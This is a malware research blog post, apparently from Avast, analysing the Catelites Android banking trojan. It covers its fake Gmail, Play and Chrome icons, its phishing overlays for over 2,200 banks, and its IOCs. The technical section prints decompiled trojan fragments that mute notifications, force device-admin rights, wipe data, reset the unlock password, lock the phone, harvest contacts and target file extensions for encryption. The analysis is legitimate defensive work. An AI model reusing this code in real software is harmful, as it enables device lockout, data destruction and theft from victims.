New version of mobile malware Catelites possibly linked to Cron cyber gang

New malware targets accounts at over 2,200 financial institutions


Malware Researcher: Nikolaos Chrysaidos, Head of Mobile Threats & Security, Avast
Co-authored with Pham Duy Phuc, SfyLabs

In May 2017, Russian authorities arrested twenty members of a cybercriminal gang who had been using a banking Trojan called "CronBot" to steal over $900,000. The gang hid the Trojan within a host of phony apps, some designed to look like authentic online banking apps, some designed to look like pornography apps. These thieves knew their target demographic: over one million unsuspecting users installed the malware onto their Android mobile devices. The good news is that the villainous gang has been apprehended. The bad news is that the villainous malware is still at large.

Now, the Avast Threat Labs team have uncovered and analyzed with SfyLabs a new version of the malware, dubbed Catelites Bot, which shares similarities with the malware used for CronBot. While we have no hard evidence that the Catelites actor is linked to Cron, it is likely that Cron members have used the Catalites malware in their campaigns based on what we've seen so far. In the past few months, we have seen one or two fake apps per week attacking Android devices to make unsuspecting victims download the malware. Once downloaded, the criminals use very sophisticated social engineering tricks to get credit card information and possibly the ability to get into the victim's bank account.


How does it get on your device?

While we are still investigating the details of this malware, here is what we know: this malware gets "dropped" onto your device after you download an app from a third-party app store (not official shops like Google Play) or from malicious adware (malvertisements) or phishing sites. Once dropped onto your Android device, the malicious app looks like the icon seen in the screen below and is titled "System Application."



How does it trick you?

When you click the malicious “System Application” app icon, it will ask you for admin rights. If you grant those permissions, the malware begins its work. The icon for the (fake) app you downloaded disappears and then, three familiar-looking, trusted app icons get dropped onto your home screen: one for Gmail, one for Google Play, and one for Chrome.




The 3 new icons appear on your home screen
for Gmail, Google Play and Chrome.

The malware author uses two sophisticated “social engineering” techniques to encourage you to open one of these three apps in order to display a fake overlay that invites you to enter sensitive information like your credit card. Cybercriminals are counting on the fact that you easily input credit card info for respected companies that you likely buy from regularly. Specifically, these techniques are:

- Creating mirror icons of three well-known apps: *Gmail, Google Play and Chrome*
- Creating a notification that cannot be removed that links you to a fake “sign-in" to your account

By placing these apps on the home screen, the user is more likely to open them, activating the malware so that the criminal can steal sensitive information.



9:09 AM
Tuesday, November 28

Google Play Store 9:09 AM
Touch to sign in to your account.

USB debugging connected
Touch to disable USB debugging.

Connected as a camera
Touch for other USB options.


Enter card details

Card number

First you click “Google Play Store” notification;
then it asks for your credit card number.


Targeting over 2,200 financial institutions

Worse still, this piece of malware can also go after your bank account login details. This malware has the ability to pose as over 2,200 banks and financial institutions. It does so by adopting the logo and mobile application name of a bank used in the Google Play Store, allowing the author to use simple templates to harvest username and password or credit card information. The overlay is HTML-based and not as sophisticated as other Android banking malware such as LokiBot, Red Alert, or Exobot, but the power here is clearly in the shotgun approach: using simple phishing overlay screens, the criminals are able to target many more users, increasing their likelihood of financial gain.




Above shows examples of the fake overlay screens that pull in the logos of actual banks.

Once you open your own banking app, the malware activates and places a fake overlay on your actual banking app, tricking you into entering your bank login details and also your credit card info. Once you provide this, they have access to your account and credit card.



If your bank is one of the 2,200 targeted financial institutions, the app pulls in the logo of your bank to make the overlay look official.



Watch Video At: https://youtu.be/1LOy0ZyjEOk

Catelites Bot - Airbank example

Furthermore, the Avast Threat Lab team has been analyzing this malware, and it appears to have a host of other functions built in, though not yet activated. These include intercepting all incoming and outgoing SMS messages, setting ringer and stream volume to mute, and retrieving all running tasks from other apps. In addition, it can persistently ask for specific admin rights that could wipe data from your device or even lock you out completely.

What can you do?


If you have Avast Mobile Security for Android, then you're already protected from this malware. If you don't, here are some tips to help you stay safe:

1. Beware of any strange requests for admin rights: better still, always think twice about granting any admin rights request.
2. If you open your bank app and something doesn't look right, shut it down.
3. If you think you have the malware on your phone, boot your phone in safe mode (instructions here) and carefully follow the directions. Remove any suspicious apps as directed.
4. Only get your apps from reputable stores like Google Play.
5. Install security software on your phone like Avast Mobile Security for Android to protect against this and other malware threats.

Technical Information

- Intercepts all incoming and outgoing SMS messages
- Retrieves running tasks, phone number, IMSI, device model, android version, installed applications
- Sets ringer and stream volume to mute so the user doesn't hear sms notifications
- Hides main application icon from launcher to stay stealthy
- Asks for device admin privileges in order to become persistent and get functions like:
  - Wipe Data
  - Lock the device
  - Force a new unlock password for the device
- Queries phone numbers from contacts
- Get SMS and MMS message conversations

Sets ringer and stream volume to mute in order to suppress sms notifications:




```
public static void m(Context arg4, boolean arg5) {
    Object v0_1;
    if(Build$VERSION.SDK_INT >= 24 && !arg4.getSystemService("notification").isNotificationPolicyAccessGranted()
            ) {
        arg4.startActivity(new Intent("android.settings.NOTIFICATION_POLICY_ACCESS_SETTINGS"));
        return;
    }

    try {
        v0_1 = arg4.getSystemService("audio");
        if(!arg5) {
            goto label_51;
        }

        if(c.ay()) {
            ((AudioManager)v0_1).adjustStreamVolume(1, -100, 8);
            ((AudioManager)v0_1).adjustStreamVolume(5, -100, 8);
        }
        else if(Build$VERSION.SDK_INT >= 23) {
            ((AudioManager)v0_1).adjustStreamVolume(5, -100, 0);
            ((AudioManager)v0_1).adjustStreamVolume(1, -100, 0);
        }
```

Admin privileges

Asks for device admin privileges in order to become persistent and get functions like Wipe Data, lock the device and force a new unlock password for the device:




```
<device-admin>
    <uses-policies>
        <force-lock />
        <wipe-data />
        <disable-camera />
        <reset-password />
    </uses-policies>
</device-admin>
```

```
public static void ab(Context arg2, DevicePolicyManager arg3) {
    if(b.e(arg2)) {
        if(Build$VERSION.SDK_INT >= 22) {
            arg3.wipeData(3);
        }
        else if(Build$VERSION.SDK_INT >= 9) {
            arg3.wipeData(1);
        }
        else {
            arg3.wipeData(0);
        }
    }
}
```

```
try {
    c.m(this.f, arg4);
    this.i(arg4);
    b.co(this.f, arg4);
    if(arg4) {
        this.g.resetPassword(new String(com.cgmgscpjc.ibwuryfn.c.c.a(128).getEncoded()), 1);
        this.g.lockNow();
        return;
    }
```

Queries phone numbers from contacts:



```
try {
    if(!c.s(arg8, "android.permission.READ_CONTACTS")) {
        b.m(arg8, false);
        return v7;
    }

    v6 = new JSONArray();
    v1 = arg8.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI,
            new String[]{"display_name", "data1"}, null, null, null);
    if(v1 == null) {
        return v6;
    }
```


The Trojan has code to encrypt a big batch of file extensions with AES. The encrypted files will usually be renamed with the original name and a different extension “.cat”.

```
static {
    b.b = new String[]{"3fr", "3gp", "accdb", "ai", "arw", "cdr", "cer", "cr2", "crt", "crw", "dbf",
            "dcr", "der", "dng", "doc", "avi", "docm", "docx", "dwg", "dxf", "dxg", "eps", "erf",
            "gif", "indd", "jpe", "jpeg", "jpg", "kdbx", "kdc", "key", "mdb", "mdf", "mef", "mp3",
            "mp4", "mrw", "nef", "nrw", "odb", "odc", "odm", "odp", "ods", "odt", "orf", "bay",
            "p12", "p7b", "p7c", "pdd", "pdf", "pef", "pem", "pfx", "png", "ppt", "wav", "pptm",
            "pptx", "psd", "pst", "ptx", "r3d", "raf", "raw", "rtf", "rw2", "rwl", "sr2", "srf",
            "srw", "txt", "wb2", "wpd", "wps", "x3f", "xlk", "zip", "xls", "xlsb", "xlsm", "xlsx",
            "obb", "dat", "xml", "html", "js", "bin"};
}

public b(bkdhtzm arg3, Context arg4, String arg5) {
    super();
    this.g = null;
    this.a = "FilesEncryption";
    this.f = arg3;
    this.c = arg4;
    this.d = arg5;
    this.e = new n(arg4, "FilesEncryption");
}
```

On December 8th 2017 a single botnet (C&C: 195.54.163.91) obtained 8553 bots in less than a month as shown in the panel of the C&C server.

The panel picture also shows similarities with the panel from the research that GroupIB did together with law enforcement to take down the "Cron" crew. We have no hard evidence linking Catelites actor Ilyamov to Cron but it is likely that Cron members have used the Catelites malware in their campaigns based on the exact Panel and bot similarities. The screenshot of the panel below also shows how easy it is to adjust the general overlay HTML (inject).



User
[redacted]

Total bots				8553
Data from injections for today				22
Tapping	1 hour	3 hours	12 hours	24 hours
	973	1275	1721	1964

Type \ Date	Today	Yesterday	A week	Month	Total
Downloads	0	0	0	0	0
Installations	545	80	2378	8438	8553
Load / Set	1 : 0	1 : 0	1 : 0	1 : 0	1 : 0

Название инжекта	1 step	In the device	Standard	New injection
Приложения через точку с запятой				Upload

Select Injection		
Name of injection	1: Example Inject	
New name	Нажмите Enter для сохранения	
Названия приложений через точку с запятой		
Number of steps	3 steps	
Store the injection	In the device	
Size of injection	Standard	
Injection files	Select ZIP archive	
Parameters of injection steps		
Step number	1	Add Options
Login	login	✖
Password	password	✖
Remove	Download	Save injection steps

INTERNET BANKING

IMEI: 0
IMSI: 0
Country: gb
Language: en

Login

Password

Next

IOCs

SHA-256	Package Name

0e741a21228f4f7ffdbb891524f3a246b60bee287965a74fe15009127f6de280	net.feeteyemountain.houseracerlangtree
14c7e547cb8dc8f5d629725fdbdd2e8c33693dd407b2f36cd03c613e59af2cc7	net.friendsuperanswerland.foodfootmonth
efe6d86d7482fbcb5b1e7e12e22c2b086e4ec988939ebdffc9d363413e5a3326	net.windclockmailsentence.doorpageperson
bf6a4b8c24cd4cf233137dcee735bc33849d34e659ec2fa5e0fa9b425fee9b4e	net.bodywooddoodle.mountainfriendeast
e174dd174c5e21daa86064562aaf274d3f6fe84f4a3970beed48c02c3b605d58	net.songtablepicture.nightrocksciencemen
b81e0b6fe123b8d4cf7d99c20de1c694360d146bf80d9490b1b0325a00bf7f5a	net.manmothersouth.manbooksoundangry
0c50311ee3e30fe5be1b863db1b60b32bc9afa8d4264b852a836220751c7e3b2	net.herfarmsunhead.angryspacefile
d8452b39b1962239e9dbe12e8a9d8d0ee098b9c8de8a8d55b5a95b67b552102f	net.homeclasswindwater.daymaildayeye
53dc796e2e77689b115701a92ad2bdaeb0c7a4e87bc9e9a0bbeda057b77e22ee	net.productmotherfire.sentencerockdeveloper

Targeted banking apps

A list of the targeting banking apps can be viewed here.